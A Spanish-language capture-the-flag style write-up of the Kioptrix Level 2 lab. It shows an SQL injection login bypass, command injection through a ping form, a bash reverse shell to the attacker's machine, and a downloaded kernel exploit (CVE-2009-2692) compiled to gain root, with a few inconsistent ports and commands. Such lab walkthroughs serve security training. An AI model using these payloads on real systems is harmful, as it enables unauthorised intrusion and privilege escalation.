

# Informe de máquina KIOPTRIX

Paso 1 (Recolección de información):

Comenzamos usando **netdiscover** para escanear el segmento de la red local dentro del rango de IP especificado e identificar los dispositivos activos y sus direcciones IP correspondientes.

```
Currently scanning: 10.0.2.0/24 | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

  IP            At MAC Address      Count  Len  MAC Vendor / Hostname
  --            -
10.0.2.1        52:54:00:12:35:00    1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00    1      60  Unknown vendor
10.0.2.3        08:00:27:a0:1b:fe    1      60  PCS Systemtechnik GmbH
10.0.2.15       08:00:27:c2:9e:f8    1      60  PCS Systemtechnik GmbH
```

**Comando: `sudo netdiscover -r 10.0.2.4`**


PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 3.9p1 (protocol 1.99)
80/tcp	open	http	Apache httpd 2.0.52 ((CentOS))
443/tcp	open	ssl/http	Apache httpd 2.0.52 ((CentOS))
3306/tcp	open	mysql	MySQL (unauthorized)

Según la salida de Nmap, tenemos un servidor SSH ejecutándose en el puerto 22, un servicio de HTTP en el puerto 80, un segundo servicio HTTP ejecutándose (servidor Apache) en el puerto 443 y un servicio de MySQL en el puerto 3306.

**Comando: `sudo nmap -sC -sV 10.0.2.15`**

### Paso 2 (Análisis de la información):

Si buscamos la IP en el navegador nos encontraremos con el siguiente Log In:



10.0.2.15

i Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


### Remote System Administration Login

Username

Password

Login


Si vamos al navegador para saber lo que corre en el puerto 443 podemos ver un sitio web con un mensaje en la siguiente imagen.



```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
Reason: You're speaking plain HTTP to an SSL-enabled server port.<br />
Instead use the HTTPS scheme to access this URL, please.<br />
<blockquote>Hint: <a href="https://127.0.0.1/"><b>https://127.0.0.1/</b></a></blockquote></p>
<hr>
<address>Apache/2.0.52 (CentOS) Server at 127.0.0.1 Port 443</address>
</body></html>
```

El sitio no contiene información útil salvo la dirección local (127.0.0.1) de la propia máquina.


Teniendo en cuenta que en la máquina corre un servicio de MySQL procederemos a realizar una inyección SQL usando la instrucción `1' OR '1'='1` tanto para Username como para el Password



Remote System Administration  
Login

Username	<input type="text" value="1' OR '1'='1"/>
Password	<input type="password" value="....."/>
<input type="button" value="Login"/>	


<https://portswigger.net/support/using-sql-injection-to-bypass-authentication>



Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:	<input type="text" value="127.0.0.1"/> <input type="button" value="submit"/>
--------------------------------	---


Accedemos a una consola de administración web para hacer ping a la dirección local de la máquina.



127.0.0.1


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.556 ms  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.342 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.255 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2005ms  
rtt min/avg/max/mdev = 0.255/0.384/0.556/0.127 ms, pipe 2
```

Vemos que efectivamente hay una conexión con respecto a la máquina.




Así que procedemos a darle una instrucción para leer el código fuente de cómo se realiza esta petición.

**Comando: cat index.php**



Vemos que no hay palabras protegidas al momento de hacer una query a la base de datos dentro del bloque if que controla la petición POST, por consecuencia es vulnerable a SQL Injection.



The screenshot shows a web browser window with the address bar at 10.0.2.15/index.php. The page title is "Welcome to the Basic Administrative Web Console". Below the title, there is a form with the label "Ping a Machine on the Network:". The input field contains the command "127.0.0.1; cat /etc/passwd" and a "submit" button.

Procedemos a consultar información sobre las cuentas de usuario del sistema.

**Comando:** `cat /etc/passwd`


```
pegasus:x:66:65:tog-pegasus OpenPegasus W
mysql:x:27:27:MySQL Server:/var/lib/mysql
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
```

Vemos que a través de esta consola administradora web podemos ingresar y acceder a directorios y que además hemos encontrado dos usuarios:

john y harold.

Paso 3(Explotación):


Nos ponemos a la escucha en Netcat en el puerto 12345 esperando la conexión remota que vamos a efectuar



The screenshot shows a terminal window with the following commands and output:

```
(kali@kali)-[~]
$ sudo nc -lvp 1234
[sudo] password for kali:
listening on [any] 1234 ...
```

Procedemos a ingresar un comando para obtener una reverse Shell con bash



The screenshot shows the same web browser window as before, but the input field now contains the command ".0.1; bash -i >& /dev/tcp/10.0.2.4/1234 0>&1". The "submit" button is still visible.

**Comando:** `bash -i >& /dev/tcp/10.0.2.4/1234 0>& 1`

```

(kali㉿kali)-[~]
└─$ sudo nc -lvp 1234
[sudo] password for kali:
listening on [any] 1234 ...
10.0.2.15: inverse host lookup failed: Unknown host
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 33144
bash: no job control in this shell
bash-3.00$ python -c 'import pty; pty.spawn("/bin/bash")'
bash-3.00$ uname -a
uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 E
bash-3.00$ ls release -a
ls release -a
ls: release: No such file or directory
bash-3.00$ lsb_release -a
lsb_release -a
LSB Version:      :core-3.0-ia32:core-3.0-noarch:graphics-3.
Distributor ID:  CentOS
Description:     CentOS release 4.5 (Final)
Release:         4.5
Codename:        Final
bash-3.00$

```

Ganamos acceso al sistema con una Shell pero la máquina no tiene instalado Python así que no tenemos una Shell dinámica, sin embargo, sabemos que se trata de una máquina Centos 4.5. Así que procedemos a buscar un exploit para explotar alguna vulnerabilidad del kernel de este sistema.

```

Path
linux_x86-64/local/42275.c
linux_x86/local/42274.c
linux/local/9545.c
linux/local/9479.c
linux_x86/local/9542.c
linux/local/25444.c
linux_x86-64/local/45516.c
linux/dos/39544.txt
linux/dos/39543.txt
linux/dos/39542.txt
linux/dos/39537.txt
linux/dos/39541.txt
linux/dos/39538.txt
linux/dos/39539.txt
linux/dos/39540.txt
linux/dos/41350.c
linux/dos/39556.txt
linux/dos/39555.txt
linux/local/42887.c
linux/local/35370.c
linux/local/45175.c

```

**Comando: sudo searchsploit Linux kernel CentOS**

Procedemos a guardar el exploit antes de subirlo

```
(kali㉿kali)-[~]
$ sudo searchsploit -m linux/local/9545.c
[sudo] password for kali:
Exploit: Linux Kernel 2.4.x/2.6.x (CentOS 4
URL: https://www.exploit-db.com/exploit
Path: /usr/share/exploitdb/exploits/linu
Codes: CVE-2009-2692, OSVDB-56992
Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/9545.c

(kali㉿kali)-[~]
$ ls
9545.c Desktop Documents Downloads Music
```

**Comando: sudo searchsploit -m Linux/local/9545.c**

Levantamos un servidor en Python para para subir el archivo

```
(kali㉿kali)-[~]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Intentamos traer el archivo, pero no tenemos los permisos

```
bash-3.00$ wget 10.0.2.4:80/9545.c
wget 10.0.2.4:80/9545.c
--15:09:05-- http://10.0.2.4/9545.c
⇒ `9545.c'
Connecting to 10.0.2.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,408 (9.2K) [text/x-csrc]
9545.c: Permission denied

Cannot write to `9545.c' (Permission denied).
bash-3.00$
```

**Comando: wget 10.0.2.4:80/9545.c**

Así que procedemos a movernos a un directorio donde si tengamos permisos

```

bash-3.00$ cd /tmp
cd /tmp
bash-3.00$ wget 10.0.2.4:80/9545.c
wget 10.0.2.4:80/9545.c
--15:12:42-- http://10.0.2.4/9545.c
           => `9545.c'
Connecting to 10.0.2.4:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,408 (9.2K) [text/x-csrc]

100%[=====>] 9,408

15:12:42 (57.51 MB/s) - `9545.c' saved [9408/9408]

bash-3.00$ ls
ls
9545.c
bash-3.00$

```

**Comando:** `cd /tmp`

**Comando:** `wget 10.0.2.4:80/9545.c`

**Comando:** `ls`

Convertimos el exploit en un ejecutable y vemos que antes de ejecutarlo no somos root aun

```

bash-3.00$ gcc 9545.c -o 9545
gcc 9545.c -o 9545
9545.c:376:28: warning: no newline at end of file
bash-3.00$ ls
ls
9545 9545.c
bash-3.00$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)

```

**Comando:** `gcc 9545.c -o 9545`

Ejecutamos el archivo y vemos que ya hemos escalado como usuario con privilegios de root

```

bash-3.00$ ./9545
./9545
sh-3.00# id
id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#

```

**Comando:** `./9594`



#### Paso 4 (Post-Explotación):

Ya podemos ver todos los archivos ocultos en el sistema incluyendo los de MySQL

```
sh-3.00# id
id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00# cd /root
cd /root
sh-3.00# ls -la
ls -la
total 144
drwxr-x---  2 root root  4096 Oct 12  2009 .
drwxr-xr-x 23 root root  4096 Mar 12 11:35 ..
-rw-r--r--  1 root root  1168 Oct  7  2009 anaconda-ks.cfg
-rw-r--r--  1 root root   215 Feb  9  2012 .bash_history
-rw-r--r--  1 root root    24 Feb 21  2005 .bash_logout
-rw-r--r--  1 root root   191 Feb 21  2005 .bash_profile
-rw-r--r--  1 root root   176 Feb 21  2005 .bashrc
-rw-r--r--  1 root root   100 Feb 21  2005 .cshrc
-rw-r--r--  1 root root 53255 Oct  7  2009 install.log
-rw-r--r--  1 root root  3842 Oct  7  2009 install.log.syslog
-rw-----  1 root root  1509 Oct  8  2009 .mysql_history
-rw-r--r--  1 root root   102 Feb 21  2005 .tcshrc
sh-3.00#
```

**Comando:** cd /root

**Comando:** ls -la